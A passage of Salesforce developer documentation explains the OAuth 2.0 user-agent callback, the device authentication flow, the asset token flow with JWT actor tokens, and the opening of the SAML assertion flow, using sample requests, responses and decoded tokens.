    - If zero or one hint is available and the user is logged in, show the approval page without prompting for login.
    - If zero or one hint is available and the user isn't logged in, prompt for login.
    - If more than one hint is available, show the account chooser.

  You can pass `login` and `consent` values, separated by a space, to require the user to log in and reauthorize. For example:

```
?prompt=login%20consent
```

Here's an example URL to where the user is directed.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

User Approves Access and Client Receives Callback from Salesforce

The user is asked to log in to Salesforce if the user isn't already logged in. Salesforce then asks the user to approve the app access. If access is approved, the user is redirected to the URI specified in `redirect_uri` with the following values after the hash sign (#). This isn't a query string.

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id_token`—Salesforce value conforming to the OpenID Connect specifications. The token is returned only if the`response_type` is `token id_token` with the scope parameter `openid` and a `nonce` parameter.
- `refresh_token`—Token that can be used in the future to obtain new access tokens (sessions). **This value is a secret. Treat it like the user's password, and use appropriate measures to protect it.**

  Note: The refresh token for the user-agent flow is only issued if you requested `scope=refresh_token` and one of the following circumstances is true:

  - The redirect URL uses a custom protocol.
  - The redirect URL is `https://login.salesforce.com/services/oauth2/success`, or on a sandbox, `https://test.salesforce.com/services/oauth2/success`.

- `instance_url`—A URL indicating the instance of the user's org. For example: `https://yourInstance.salesforce.com/`.

- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 5996.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Here's an example of the callback from the server. The response is behind a hash, rather than as HTTP query parameters.

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21A
R8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

If access is denied or an error occurs during this step, the user is redirected to the `redirect_uri` with an error code and the description of the error in the URI after the hash tag (#). This isn't a query string.

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—Response type not supported
  - `invalid_client_id`—Client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—Must use HTTP GET
  - `invalid_request`—Out-of-band not supported
  - `access_denied`—User denied authorization
  - `redirect_uri_missing`—Redirect_uri not provided
  - `redirect_uri_mismatch`—Redirect_uri mismatch with connected app object
  - `immediate_unsuccessful`—Immediate unsuccessful
  - `invalid_grant`—Invalid user credentials
  - `invalid_grant`—IP restricted or invalid login hours
  - `inactive_user`—User is inactive
  - `inactive_org`—Org is locked, closed, or suspended
  - `rate_limit_exceeded`—Number of logins exceeded
  - `invalid_scope`—Requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

Here's an example error redirect URI.

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

SEE ALSO:

Authenticate Apps with OAuth

OAuth 2.0 Device Authentication Flow


The device authentication flow is typically used by applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications. Users can connect these client applications to Salesforce by accessing a browser on a separate device that has more developed input capabilities, such as a desktop computer or smartphone.

The following diagram displays the authentication flow steps for limited input devices. The individual step descriptions follow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions



1. The device requests authorization from Salesforce.
2. Salesforce verifies the request and returns the following: human-readable user code, verification URL, device code, and minimum polling interval (in seconds).
3. The device displays the user code and instructs the user to enter it at the specified verification URL.
4. On a separate device that has more developed input capabilities, such as a desktop computer or smartphone, the user opens a browser.

   a. The user navigates to the verification URL and is prompted to enter the user code.
   b. If the code is valid, the user is prompted to log in if not already logged in.
   c. After successful login, the user is prompted to allow the device to access Salesforce data.
5. After displaying the user code and verification URL, the device starts polling the token endpoint for authorization. Polling frequency can't exceed the minimum polling interval. The device continues polling until the user has allowed (or denied) access, or the user code has expired.
6. If allowed, the authorization server returns to the device an access token, a refresh token if requested, and other information.
7. After the access token is granted, the device can use it in API requests to access data on the user's behalf and use a refresh token to get a new access token if it becomes invalid.

Device Initiates Authentication Flow

To initiate the authentication flow, the client application on the device POSTs to the token endpoint with the following parameters.

- `response_type`—Value must be `device_code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `scope`—Optional. Lets you pass any scopes defined in the connected app to fine-tune what the client application can access in a Salesforce org.

For example:

```
POST /services/oauth2/token  HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

response_type=device_code&client_id=3MVG9PhR6g6B7ps7TTI4cP7Mppg3l7tu.MRAYULyVqcmA9hGLpHiiS.
Q7rO9yjlmffiBUM6tFpYAlXEkRjHb9&scope=api
```

In response, the authorization server returns values including a device verification code, an end-user verification code, and a verification URI.

- `device_code`—Verification code for the device. Valid for 10 minutes.
- `user_code`—Verification code for the end user. 8-digit alphanumeric code to be entered at the verification URI. Valid for 10 minutes.
- `verification_uri`—End-user verification URI on the authorization server. If your org has a custom domain or community, the `verification_uri` reflects the custom domain that initiated the flow. For example, if the device sends a token request to `https://acme.my.salesforce.com/services/oauth2/token`, the `verification_uri` is `https://acme.my.salesforce.com/connect`.
- `interval`—Minimum number of seconds we recommend waiting between polling requests to the token endpoint.

This sample response returns these values with a 200 success status code.

```
HTTP/1.1 200 OK
Content-Type: application/json
Cache-Control: no-store

{
"device_code":"M01WRzlQaFI2ZzZCN3BzN1RUSTRjUDdNcHBnM2w3dHUuTVJBWVVMeVZxY21BOWhHTHBIaWlTLlE3ck
85eWpsbWZmaUJVTTZ0RnBZQWxYRWtSakhiOTsxMC4yMi4zNC45MjsxNDc3Njc0NDg3NTA1O1gxRDlTRUVU",
"user_code":"X1D9SEET",
"verification_uri":"https://acme.my.salesforce.com/connect",
```

```
"interval":5
}
```

User Authenticates and Authorizes While Device Polls the Token Endpoint

The client application on the device instructs the user to visit the verification URI on a computer or smartphone and enter the user code. The user opens a browser, navigates to the verification URI, and is prompted to enter the code displayed on the device. If the code is valid, the user is prompted to log in if not already logged in. After successful login, the user is prompted to allow the device to access Salesforce account data.

Meanwhile, after displaying the user code and verification URI, the client application on the device polls the token endpoint repeatedly. Polling checks whether the user has authorized and the authorization server has issued the access token. The polling request contains these parameters:

- `grant_type`—Value must be `device` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Optional. Not required for OAuth 2.0 device flow.

Here's an example of a polling request:

```
POST /services/oauth2/token  HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=device&client_id=3MVG9PhR6g6B7ps7TTI4cP7Mppg3l7tu.MRAYULyVqcmA9hGLpHiiS.
Q7rO9yjlmffiBUM6tFpYAlXEkRjHb9&code=M01WRzlQaFI2ZzZCN3BzN1RUSTRjUDdNcHBnM2w3dHUu
TVJBWVVMeVZxY21BOWhHTHBIaWlTLlE3ck85eWpsbWZmaUJVTTZ0RnBZQWxYRWtSakhiOTsxMC4yMi4zNC45MjsxNDc3N
jc0NDg3NTA1O1gxRDlTRUVU
```

Salesforce Responds with an Access Token Response

If the user has authorized, the response from Salesforce contains a success message and returns the access token along with other values. For example:

```
{
"access_token": "00DD00000008Uw2!ARkAQGppKf6n.VwG.EnFSvi731qWh.7vKfaJjL7h49yutIC84gAsxM
rqcE81GjpTjQbDLkytl2ZwosNbIJwUS0X8ahiILj3e"
"refresh_token": "your token here"
"signature": "hJuYICd2IHsjyTcFqTYiOr8THmgDmrcjgWaMp13X6dY="
"scope": "api"
"instance_url": "https://yourInstance.salesforce.com"
"id": "https://login.salesforce.com/id/00DD00000008Uw2MAE/005D0000001cAGmIAM"
"token_type": "Bearer"
"issued_at": "1477674717112"
}
```

If the user has not yet authorized (or has denied access), the response contains an error message with this information:

- `error`—Error code
  - `access_denied`—The user has denied access
  - `authorization_pending`—The user has not yet approved the device for access
  - `invalid_grant`—Device flow is not enabled for your connected app or we were unable to grant an access token
  - `invalid_request`—The device code specified in the polling request is invalid

  - `server_error`—The number of authorization requests from the client application exceeds the hourly limit
  - `slow_down`—The client application is polling the authorization server more frequently than the recommended minimum interval
- `error_description`—Description of the error with additional information.

OAuth 2.0 Asset Token Flow

The OAuth 2.0 asset token flow is used by client applications to request an asset token from Salesforce for connected devices. In this flow, an OAuth access token and an actor token are exchanged for an asset token. This flow combines asset token issuance and asset registration, for efficient token exchange and automatic linking of devices to Service Cloud Asset data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

The OAuth 2.0 JWT asset token flow involves these general steps. The individual step descriptions follow.

1. Create a new connected app or use an existing one that has asset tokens enabled and required settings configured.
2. Get an access token so that you can request an asset token.
3. Create your asset token JWT.
   a. Create your actor token payload JWT.
   b. Understand how Salesforce attempts to register a new or existing Asset using information from the actor token.
   c. Create your actor token JWT.
4. Post your asset token request to the token endpoint.
5. If the asset token JWT is valid, Salesforce issues your asset token in an access token response.

Get an Access Token So You Can Request an Asset Token

Access tokens enable authentication for API access. You can't get an asset token and register a device without one. For connected devices, an access token must be associated with the connected app that has asset tokens enabled. Acquire an access token using any app that supports the OAuth 2.0 token exchange protocol. Or, quickly get an access token using the Asset Token Explorer demo app so that you can get familiar with how asset tokens work.

Common methods for getting access tokens include authorization code exchange, OAuth token flow, and JWT bearer token flow. With a browser and a utility such as cURL, you can get and exchange an authorization code.

1. In a browser, go to this URL after you substitute the placeholder values.
   `https://your_community_url/services/oauth2/authorize?response_type=code&client_id=your_client_id&redirect_uri=your_url_encoded_redirect_uri`
2. Log in and approve your app.
3. When you receive a callback, get the authorization code. Replace it along with the other placeholder values in exchange for an access token.

```
curl -s -k -d
"grant_type=authorization_code&code=authorization_code&redirect_uri=
your_url_encoded_redirect_uri&client_id=your_client_id&client_secret=your_client_secret"
https://your_community_url/services/oauth2/token
```

For a quick start with asset tokens without completely setting up your own device, app, and backend, we offer the Asset Token Explorer demo app. It simplifies your initial experience of getting an access token and exchanging it for the asset token. (It's unlikely that you'd use the demo app in an actual implementation.)

1. In a browser, go to `https://asset-tokens.herokuapp.com/`.
2. Enter your My Domain or Community URL. Then click **Validate URL** to initiate OAuth authorization.
3. Provide your `OAuth Client ID` and `OAuth Client Secret` from your connected app.
4. Click **Validate App Credentials**.
5. Click **Login to your Community**.
6. Log in to your community as an external user.
7. Approve your connected app.
8. Click **Exchange Authorization Code** for an access token.

Create Your Asset Token JWT

Create an asset token JWT that you can POST to the token endpoint to request an asset token. The JWT includes these parameters:

- `grant_type`—Required. Value must be `urn:ietf:params:oauth:grant-type:token-exchange`.
- `subject_token_type`—Required. Value must be `urn:ietf:params:oauth:token-type:access_token`.
- `subject_token`—Required. Value must be your access token.
- `actor_token_type`—Optional unless `actor_token` is specified. Value must be `urn:ietf:params:oauth:token-type:jwt`.
- `actor_token`—Optional. Value must be a JWT containing metadata about your Asset (new or existing).

The token issuance protocol uses OAuth 2.0 Token Exchange. In this protocol, the subject token is a security token that represents the identity of the party on behalf of whom the request is being made. For asset tokens, it's simply your access token. The actor token is a security token that represents the identity of the party that is authorized to use the requested security token and act on behalf of the subject. For asset tokens, it's a JWT that contains metadata about your Asset. If your use case requires Proof of Possession, you can include a confirmation key and sign the actor token. It can be unsigned otherwise.

Actor Token Payload Format and Claims

Let's take a closer look at the actor token portion of your asset token request. The actor token payload is a JWT containing a set of claims about the device you're registering. All claims are optional. If you don't pass any of this metadata, we can still issue your asset token but we can't register the Asset at the same time.

- `did`—Device ID of the device. If included, it's saved and returned in the issued asset token.
- `Name`—Name of the asset token.
- `cnf`—Confirmation containing a device-specific RSA public key in JSON Web Key format. Defined in the Proof-of-Possession Key Semantics for JSON Web Tokens specification. If included, the actor token must be signed with the private key corresponding to the public key.
- `Asset`—Asset JSON object containing any valid fields from the Asset object, including custom fields. If included, it's used to either link to an existing Asset by ID or Serial Number, or to create an asset with the specified Name.
- `exp`—Expiration. If included, it's used to validate that the JWT hasn't expired.

For example, this actor token payload includes an Asset claim.

```
{
  "did": "2c4c73e7-edc5-77dd-011d-43562d21cb7e",
```

```
  "Name": "My Asset Token",
  "cnf": {
    "jwk": {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "alg": "RS256",
      "n":
"AJNGcu8nW6xq2l_dAgbJmSfHLGRn-vCuKWY-LAELw-Kerjaj5Dq3ZGW38HR4BmZksG3g4eA1RXn1hiZGI1Q
6Ei59QE_OZQx2zVSTb7-oIwRcDHEB1-RraYT3LJuh4JwUDVfEj3WgDnTjE5vD46l_CR5EXf4VL8uo8T40FkA
51AhT"
    }
  },
  "Asset": {
    "Name": "Asset 19730",
    "SerialNumber": "9461094121",
    "AccountId": "001D000000KtKgS",
    "MyCustomAssetField__c": "Depreciated"
  }
}
```

How Salesforce Attempts to Register an Existing or New Asset

During asset token flow, Salesforce attempts to link the asset token to an existing Asset or to create an Asset.

1. If the asset claim contains an ID claim, attempt to link to an existing Asset with a matching ID.
2. Otherwise, if the asset claim contains a SerialNumber claim, attempt to link to an existing Asset with a matching serial number.
3. Otherwise, if the asset claim contains a Name claim, create (register) an Asset.

   Note: Creating an Asset requires an asset AccountId or ContactId.

4. Otherwise, don't link to or create an asset. You can separately link an asset later, via the API.

Create Your Actor Token JWT

After constructing your actor token payload, create the actor token JWT. The format depends on whether the actor token is unsigned or signed. Unsigned actor tokens carry your claims for registering the asset, without a corresponding device public key. Signed actor tokens let you include a public key in the resulting asset token. The device uses the public key to prove possession of the private key, ensuring the token is being used by the device it was issued to.

An unsigned actor token has a header with a single claim:

- `alg`—Algorithm claim indicating that no signature is applied to the JWT. Value must be `none`.

A signed actor token has a header with the following claims:

- `alg`—Algorithm claim identifying the signature algorithm. Value must be `RS256`.
- `typ`—Type claim identifies the type of token. Value must be `JWT`.

Here is a sample unsigned actor token:

```
eyJhbGciOiAibm9uZSJ9.eyAiZGlkIiA6ICIzNDk2NDMzMS04YTZjLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDk
iLCAiTmFtZSIgOiAiMzQ5NjQzMzEtOGE2Yy0zjg2LWIzNGYtMzIyN2VhMWY1NTA5IiwgIkFzc2V0IiA6IHs
 gIk5hbWUiIDogIk15IENvbm5lY3RlZCBEZXZpY2UiLCAiU2VyaWFsTnVtYmVyIiA6ICIzNDk2NDMzMS04YTZ
jLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDkiLCAiQWNjb3VudElkIiA6ICIwMDFEMDAwMDAwS3Uwd0UiIH0gfQ.
```

Which decodes into a header of:

```
{"alg": "none"}
```

And a payload of:

```
{
  "did": "34964331-8a6c-4f86-b34f-3227ea1f5509",
  "Name": "My Asset Token",
  "Asset" : {
    "Name" : "My Connected Device",
    "SerialNumber" : "349643 1-8a6c-4f86-b34f-3227ea1f5509",
    "AccountId" : "001D000000Ku0wE"
  }
}
```

There is no signature block.

Here is a sample signed actor token:

```
eyJhbGciOiAibm9uZSJ9.eyAiZGlkIiA6ICIzNDk2NDMzMS04YTZjLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDk
iLCAiTmFtZSIgOiAiMzQ5NjQzMzEtOGE2Yy0Zjg2LWIzNGYtMzIyN2VhMWY1NTA5IiwgIkFzc2V0IiA6IHs
gIk5hbWUiIDogIk15IENvbm5lY3RlZCBEZXZpY2UiLCAiU2VyaWFsTnVtYmVyIiA6ICIzNDk2NDMzMS04YTZ
 jLTRmODYtYjM0Zi0zMjI3ZWExZjU1MDkiLCAiQWNjb3VudElkIiA6ICIwMDFEMDAwMDAwS3Uwd0UiIH0gfQ.
DLVM9EGvZ1VasMSzPbi7mviIXucvTktfOTYq62cTVduSsLKR4gX3Q8xfm85SfqoMaCQVXLNGkZ1iYv5LjJ4_
e69yl9r5gIML7qHDwQOSqgsNYd8HPK4qpXv1QMzBCRXCNenqQ0YhJbokCPWeHWWnPNGFYuquKL2fTTmczadTo
```

Which decodes into a header of:

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

And a payload of:

```
{
  "cnf": {
    "jwk": {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "alg": "RS256",
      "n":
"AJNGcu8nW6xq2l_dAgbJmSfHLGRn-vCuKWY-LAELw-Kerjaj5Dq3ZGW38HR4BmZksG3g4eA1RXn1hiZGI1Q
6Ei59QE_OZQx2zVSTb7-oIwRcDHEB1-RraYT3LJuh4JwUDVfEj3WgDnTjE5vD46l_CR5EXf4VL8uo8T40FkA
51AhT"
    }
  },
  "did": "34964331-8a6c-4f86-b34f-3227ea1f5509",
  "Name": "My Asset Token"
}
```

The signature block is an RSA SHA256 signature of `header.payload.` that is base64url encoded and appended to the JWT. This signature on the JWT must be verifiable using the public key provided in the `cnf` claim. If valid, the public key is saved to the asset token event record and included in the `cnf` claim in the returned asset token JWT.

POST Your Asset Token Request to the Token Endpoint

After you construct your actor token JWT, POST it to the Salesforce OAuth token endpoint to request the asset token.

Here is a sample request POSTed to the token endpoint using an unsigned actor token.

```
POST /services/oauth2/token HTTP/1.1
Host: customercommunity.force.com
Content-Type: application/x-www-form-urlencoded

grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Atoken-exchange&subject_
token_type=access_token&subject_token=0DB00001iSr!AR0AQDhXv4xNCYPUwRa3_KyiZxN
gNmrJU7QPJUrvBRM9x3MLnlEbOOsuldLL.3mb.nML1h8G8zAc2zkUU_q.HEM6bY0kOJjDL&actor_
token_type=urn%3Aietf%3Aparams%3Aoauth%3Atoken-type%3Ajwt&actor_token=eyJhbGc
iOiJub25lIiwidHlwIjoiSldU In0.eyJkaWQiOiI4NTc4OTliOS02OTk4LTQzZDQtODQ4My0xOTR
lODBkNzE4Y2MiLCJBc3NldFRva2VuQ3VzdG9tQXR0cmlidXRlX19jIjoiTXkgVmFsdWUiLCJBc3Nl
dCI6eyJOYW1lIjoiRGlzaHdhc2hlciIsIlNlcmlhbE51bWJlciI6IjEyMzQ1Njc4In19.
```

If you're using the Asset Token Explorer demo app to request the asset token, follow these steps.

1. If it's been some time since you got an access token and it's possible that it has expired, request a new one.
2. Review the sample data that is automatically filled in for your asset token request. Feel free to modify it. In an actual implementation, this data about the asset you're registering becomes the claims in your actor token.
3. Click **Build Actor Token**.
4. Review the resulting actor token with your data transformed into the actor token claims.
5. Click **Next**.
6. Review the protocol for exchanging your actor token and access token for an asset token.
7. Click **Next**.

Salesforce Responds with an Access Token Response

If the actor token JWT is valid, the access token response from Salesforce contains a success message and returns your asset token. For example:

```
HTTP/1.1 200 OK
Date: Wed, 06 Jan 2017 21:25:11 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Cache-Control: no-cache, no-store,s-maxage=0 Content-Type: application/json;charset=UTF-8
{
"access_token":"eyJraWQiOiJBc3NldHMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOl
siaHR0cDovL2xvY2FsaG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjExNTUxMSwiaXNzIjoiaHR0cHM6Ly9hc3NldG
lkLWRldmVsb3Blci1lZGl0aW9uLm5hMS1ibGl0ejAzLnNvbWEuZm9yY2UuY29tIiwiaWQiOiIwNWJEMDAwMD
AwMDAwMUiLCJleHAiOjE0NTI2MzM5MTEsImFpZCI6IjAyaUQwMDAwMDAxNkdESyIsImRpZCI6IjM0OTY0Mz
MxLThNmMtNGY4Ni1iMzRmLTMyMjdlYTFmNTUwOSJ9.poVKl-fBrFi9tgKurAM2vbyGWZ5asbXJ5nQlfA
CsStFnksKiS14gD9_oK9RchHsLlAt3gSCkIXtdFMmHDPQECtfpvhXhCBw-FAYLNnhJVivU7oNimiUzEVhYlw
-p7V3Qr2lmPzhXzEisELWuQgkyfABdiI9PUOjJA3rLb6RSBmCSA5sjkYKlCjnxRcMA9ZExgS5134yq_bPR
V9BTrDwy2O34Ml2VwGjl9kIMWa5v8CHEtP7eMHbJpqgHQXpwnPna0ND4kAr7EQGF1zuIUBJMS35ZyZYtw5Eg
da1QbYm8TGpRaKP7tiB0GL1_i3MhGeEC8qnlXg6pWuhJd_Q",
"issued_token_type":"urn:ietf:params:oauth:token-type:jwt",
"token_type":"Bearer",
"expires_in":51840
}
```

Note: The `access_token` parameter contains your issued asset token. The `expires_in` parameter represents the validity length that you specified in your connected app.

Asset Token Format and Claims

The asset token JWT returned within the access token response contains a header, payload, and, if signed, a signature.

The asset token header contains the following claims.

- `kid`—Key ID claim identifies the org-specific public key associated with your connected app. It's used to verify the signature block in a signed actor token.
- `alg`—Algorithm claim identifying the signature algorithm. Value must be `RS256`.
- `typ`—Type claim identifies the type of token. Value must be `JWT`.

The asset token JWT payload contains the following claims.

- `iss`—Issuer claim identifies the JWT issuer, which is the Community URL.
- `aud`—Audience claim identifies who the JWT is intended for. Value is an array of case-sensitive strings, each containing a StringOrURI value. An audience is specified for each intended consumer of the asset token.
- `exp`—Expiration time claim identifies the expiration time on or after which the JWT must not be accepted for processing. Value must be a numeric value representing the number of seconds from 1970-01-01T00:00:00Z UTC until the specified UTC date/time, ignoring leap seconds.
- `nbf`—Not before claim identifies the time before which the JWT must not be accepted for processing. The processing of the "nbf" claim requires that the current date/time must be after or equal to the not-before date/time listed in the nbf claim. Value must be a numeric value representing the number of seconds from 1970-01-01T00:00:00Z UTC until the specified UTC date/time, ignoring leap seconds.
- `did`—Device ID claim represents the ID for your device. If the actor token included a `did` claim, it's included in the asset token.
- `aid`—Asset ID claim represents the ID of the new or existing Asset that the access token is linked to.
- `cnf`—Confirmation claim contains a device-specific RSA key in JSON Web Key format, as defined in the Proof-of-Possession Key Semantics for JSON Web Tokens specification. It's used to verify Proof of Possession of the device's private key.
- Additional claims—Additional claims can include custom attributes or custom permissions that you specified in your connected app.

Here is a sample signed asset token:

```
eyJraWQiOiJBc3NldHMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOlsiaHR0cDovL2x
vY2FsaG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjUzNzUyMCwiaXNzIjoiaHR0cHM6Ly9hc3NldGlkLWRldmV
sb3Blci1lZGl0aW9uLm5hMS1ibGl0ejAzLnNvbWEuZm9yY2UuY29tIiwiY25mIjp7Imp3ayI6eyJrdHk
iOiJSU0EiLCJlIjoiQVFBQiIsImtpZCI6ImRldmljZWtleSIsIm4iOiJoUHBlM1RqYkJTMHB2dzFoMGQ
zbWxqdkNsOVp4Uk9YNzhRNEhLUGVPQjBPWml3QzBaSXBtaHdWZGRQeWFxYklVdTJvcUJORkc3S2Q4YVM
zMDJtQVlkLXNuQzdIcnlzekd1YzIwOFIyMUVMTGJwZ2dWOUlKdl9zdnRMNXh4UjlUdjBfUFRBNFUyR0h
VbnE1dFdDTlNqVEhoYkNzWHNrSmlLSWN4MHR3N2tJMmNaR01VQTJvakEyb1U1YkFrSDYyUkNBUTNEcDl
xTktoNldxZlI3VUpyQlV6NTFuaHVEcnE5eTFRWE1RX3pNZENXLTVTUEFMTE3ekRJa2oyX3FSdmR6LUJQ
SFRPYkU4WXg3cGFlenYzS0hZa3prRHd1M3hqUGhEZGtXMURXMWFraC1zdVpQcFl3STl4bDJ6RUNJMVU1
UVdmT0szeTIwTW1jSEFtRXhtQXIyRHcifX0sImlkIjoiMDViRDAwMDAwMDAwMDVCIiwiZXhwIjoxNDUz
MDU1OTE3LCJhaWQiOiIwMmlEMDAwMDAwMTZHTWciLCJkaWQiOiIyYzRjNzNlNy1lZGM1LTc3ZGQtMDEx
ZC00MzU2MmQyMWNiN2UifQ.Bi-CJGeOUPibvw73oZN26fNM4wEjX1XF657s9dzAgJZCXZlFps4Atu-4H
eILBnnkEkGJPLhSLm88nWcANPIFVNQKkAEifQtUjj2QE7AIWdzoFC9RuyxFv0HnAwRYkJuqoE5en3HV9
8qWMxh1-J3m0eFRTS1tUPSnrKnnPvHktuH4TdRpi3RTl3bueXmgUdYeIXNcpG71wRZDheEGxK_p5Uejq
1YmZVz1a6TBAZG3bH5sJhO0ygk1eHlHwzc5Q0yEH7cI_T5wv7puu_TTiGpDFiWwOcnvsBA8Kf8-LWEaP
Ku6Aypgbg3Ii3kY6RQEQaeTYpd8Q_jSlJi7IwQIA5WbLA
```

Which decodes into a header of:

```
{
  "kid": "00D300000000mlxEAA.978",
  "typ": "JWT",
  "alg": "RS256"
}
```

And a payload of:

```
{
  "aud": ["https://your.devicebackend.com"],
  "nbf": 1452537520,
  "iss": "https://yourcommunity.com"
  "cnf": {
    "jwk": {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "alg": "RS256",
      "n":
"hPpe3TjbBS0pvw1h0d3mljvCl9ZxROX78Q4HKPeOB0OZiwC0ZIpmhwVddPyaqbIUu2oqBNFG7Kd8aS302mA
Yd-snC7HryszGuc208R21ELlbpggV9IJv_svtL5xxR9Tv0_PTA4U2GHUnq5tWCNSjTHhbCsXskJiKIcx0tw7
kI2cZGMUA2ojA2oU5bAkH62RCAQ3Dp9qNKh6WqfYwUJrBUz51nhuDrq9y1QXMQ_zMdCW-5SPALM17zDIkj2_
qRvdz-BPHTObE8Yx7paezv3KHYkzkDwu3xjPhDdkW1DW1akh-suZPpYwI9xl2zECI1U5QWfOK3y20MmcHAmE
xmAr2Dw"
    }
  },
  "id": "05bD0000000005B",
  "exp": "1453055917"
  "aid": "02iD00000016GMg",
  "did": "2c4c73e7-edc5-77dd-011d-43562d21cb7e"
  "custom_attributes": {
    "customattribute1": "unfiltered",
  }
}
```

SAML Assertion Flow

The SAML assertion flow is an alternative for orgs that are currently using SAML to access Salesforce and want to access the web services API the same way. You can use the SAML assertion flow only inside a single org. You don't have to create a connected app to use this assertion flow. Clients can use this assertion flow to federate with the API using a SAML assertion, the same way they federate with Salesforce for web single sign-on.

Note: The SAML assertion flow isn't supported for communities.

Using the SAML assertion flow involves the following steps.

1. Configure SAML for your org. SAML version 2.0 is required.
2. Exchange a SAML assertion for an access token.
3. Salesforce sends the response.
4. Use a JSON parser to process the response and extract the `access_token`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Note: A `refresh_token` is never issued in this flow.

Configuring SAML for OAuth

To configure your org to use SAML, see Configure SAML Settings for Single Sign-On. After you've configured SAML, you can use the same configuration for both the web and API federation.

Two URLs are provided after you configure SAML for your org.

- `Salesforce.com Login URL`—Use this URL when doing web single sign-on.
- `OAuth 2.0 Token Endpoint`—Use this URL when exchanging a SAML assertion for an access token to be used with the API.

When generating SAML assertions to be used with the token endpoint, the recipient URL in the assertion can be the value from either the `OAuth 2.0 Token Endpoint` or the `Salesforce.com Login URL`.

Exchange a SAML Assertion for an Access Token

